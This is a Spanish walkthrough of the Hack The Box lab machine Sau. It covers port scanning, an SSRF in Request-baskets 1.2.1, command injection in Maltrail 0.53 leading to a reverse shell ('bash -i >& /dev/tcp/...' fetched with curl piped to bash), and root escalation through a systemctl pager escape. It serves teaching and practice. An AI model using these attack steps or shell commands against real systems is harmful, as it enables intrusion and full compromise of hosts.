

252- SAU

1. SAU


https://app.hackthebox.com/machines/Sau



1.1. Preliminar


- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.
  - 

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 55555* abiertos.
    - 
```
❯ nmap -sS -p- --open 10.10.11.224 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-25 16:50 CET
Nmap scan report for 10.10.11.224
Host is up (0.083s latency).
Not shown: 65531 closed tcp ports (reset), 2 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
55555/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds

 /home/parrotp/pryor/CTF/HTB/Sau/nmap  took 13s
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
    - 
```
❯ nmap -sCV -p22,55555 10.10.11.224 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-25 16:51 CET
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:54 (0:01:23 remaining)
Nmap scan report for 10.10.11.224
Host is up (0.056s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
55555/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 25 Feb 2024 15:51:57 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sun, 25 Feb 2024 15:51:28 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sun, 25 Feb 2024 15:51:29 GMT
|_    Content-Length: 0
```

1.3. Tecnologías web


- **Whatweb**: nos reporta lo siguiente. Lo lanzamos contra el *puerto 55555*, ya que éste es HTTP.
    - 
```
❯ whatweb http://10.10.11.224:55555/web
http://10.10.11.224:55555/web [200 OK] Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, IP[10.10.11.224], JQuery[3.2.1], PasswordField, Script, Title[Request Baskets]

 /home/parrotp/pryor/CTF/HTB/Sau/content
```


1.4. SSRF to internal port discovery in Request-baskets 1.2.1

- **CVE-2023-27163**:
- Accedemos a esta página web. Una de las cosas interesantes que podemos ver es corre *Request-baskets 1.2.1*, que es un servicio web usado para recopilar solicitudes HTTP y examinarlas a través


de una API. Dentro de este servicio web, podemos crear *baskets* para recibir las peticiones HTTP. Creamos una de prueba. Podemos ver las peticiones que se realizan al mismo.





- En cualquier caso, buscamos posibles exploits para esta versión de la aplicación. Encontramos uno que explota una vulnerabilidad SSRF: esta vulnerabilidad en particular otorga la capacidad de obtener acceso no autorizado a recursos de red e información sensible mediante la explotación del componente /api/baskets/(name) a través de solicitudes de API.



- Ya que mediante esta explotación podemos potencialmente enumerar puertos internos abiertos, conviene que lancemos otro escaneo con Nmap para enumerar posibles puertos que estén filtrados para, posteriormente, acceder a ellos a través de la explotación de esta vulnerabilidad. En este caso, podemos comprobar que los *puertos 80 y 8338* están filtrados.




- En este paso, encontramos el parámetro vulnerable en sí, el cual permite redirigir las peticiones a una dirección predeterminada. Por tanto, a modo de prueba, creamos un servidor con Python que esté en escucha, seguidamente, en este parámetro vulnerable, ponemos nuestra dirección de atacante. Realizamos una petición (accediendo a /test, que es el *basket* que creamos). En nuestro servidor vemos que recibimos las peticiones correctamente.
  - 


- Vamos realizar ahora una petición al mismo localhost del servidor por el *puerto 80*: `http://127.0.0.1:80`. Cuando hagamos una nueva petición desde el navegador a través del endpoint /test, accederemos a este puerto de la máquina. Esto es lo que vemos a continuación.
  - Tuvimos que añadir una `/` al final de la URL para acceder a esta ruta, de lo contrario no podíamos tener acceso. Esto probablemente se debe a que quizá se esté concatenando una cadena a la URL por detrás.
  - 

1.4. Command Injection in Maltrail 0.53


- El servicio que está corriendo en el *puerto 80* de la máquina víctima es *Maltrail 0.53*, que es un sistema de detección de intrusiones (IDS) de código abierto. Buscamos exploits para la versión de este servicio. Encontramos uno que deriva en un **RCE**, el cual compartimos a continuación.
  - https://github.com/spookier/Maltrail-v0.53-Exploit



- Estudiamos este exploit para hacerlo de manera manual. En la página web vulnerable, cuando tratamos de loguearnos, lo que se hace es que se tramita por **POST** una petición a /test/login. Esta ruta es importante, ya que ésta será a donde realicemos nuestra petición maliciosa para inyectar comandos, concretamente dentro del parámetro *username*. Por tanto, probamos este ataque tratando de hacer un ping a nuestro sistema. Pusimos previamente nuestra interfaz *tun0* en escucha para recibir la traza.



- Lo que haremos ahora será enviarnos una shell reversa a nuestro sistema. Primero creamos un archivo llamado *index.html* (realmente no es un *.html*, ya que es un pequeño script de **Bash**) que contendrá lo siguiente: `bash -i >& /dev/tcp/10.10.16.12/443 0>&1`. Compartiremos este archivo desde un servidor con Python. Lo siguiente que haremos será con `curl` cargar este archivo realizando una petición a nuestro servidor desde la máquina víctima. Este archivo se interpretará en el servidor (gracias a `| bash`). Al interpretarse, nos enviará una shell de **Bash** por el *puerto 443*, en el que previamente nos hemos puesto en escucha con **Netcat**.




1.5. Privesc via pager shell escape

- CVE-2023-26604:
- Obtenemos nuestra shell reversa. Estamos como el usuario *puma*. Para escalar privilegios hacemos `sudo -l`. Vemos que podemos ejecutar /usr/bin/systemctl status trail.service como cualquier usuario sin proporcionar contraseña.
  - 

- Normalmente, al consultar el estado de un servicio con `systemctl`, se nos muestra el output en formato paginate (como si usáramos `less`). Podríamos jugar entonces con `stty rows 44 columns 50` para modificar el tamaño de las filas y las columnas, descuadrando de este modo la terminal. Una vez hecho esto, ejecutamos `sudo /usr/bin/systemctl status trail.service`. Al estar descuadrada la terminal, iniciaremos un modo que nos permite escribir comandos.
  - 

- Una vez en este modo, inyectamos comandos para obtener nuestra shell como root, ya que estaríamos ejecutando estas instrucciones como usuario privilegiado. Para ello, escribimos `!/bin/sh`. Obtenemos nuestra sesión como root.


Feb 26 18:45:36 sau sudo[1228]: pam_unix(sudo:aut
Feb 26 18:45:36 sau sudo[1228]: puma : comman
Feb 26 18:51:53 sau sudo[1231]: puma : TTY=un
Feb 26 18:51:53 sau sudo[1231]: pam_unix(sudo:ses
Feb 26 18:51:53 sau sudo[1231]: pam_unix(sudo:ses
Feb 26 18:54:44 sau sudo[1235]: puma : TTY=un
Feb 26 18:54:44 sau sudo[1235]: pam_unix(sudo:ses
Feb 26 18:54:44 sau sudo[1235]: pam_unix(sudo:ses
Feb 26 18:55:52 sau sudo[1249]: puma : TTY=pt
Feb 26 18:55:52 sau sudo[1249]: pam_unix(sudo:ses
!/bin/sh
whoami
root
cd /root
cat *
cat: go: Is a directory
eb7e0b22f92c140a47aae97ffb87d719
#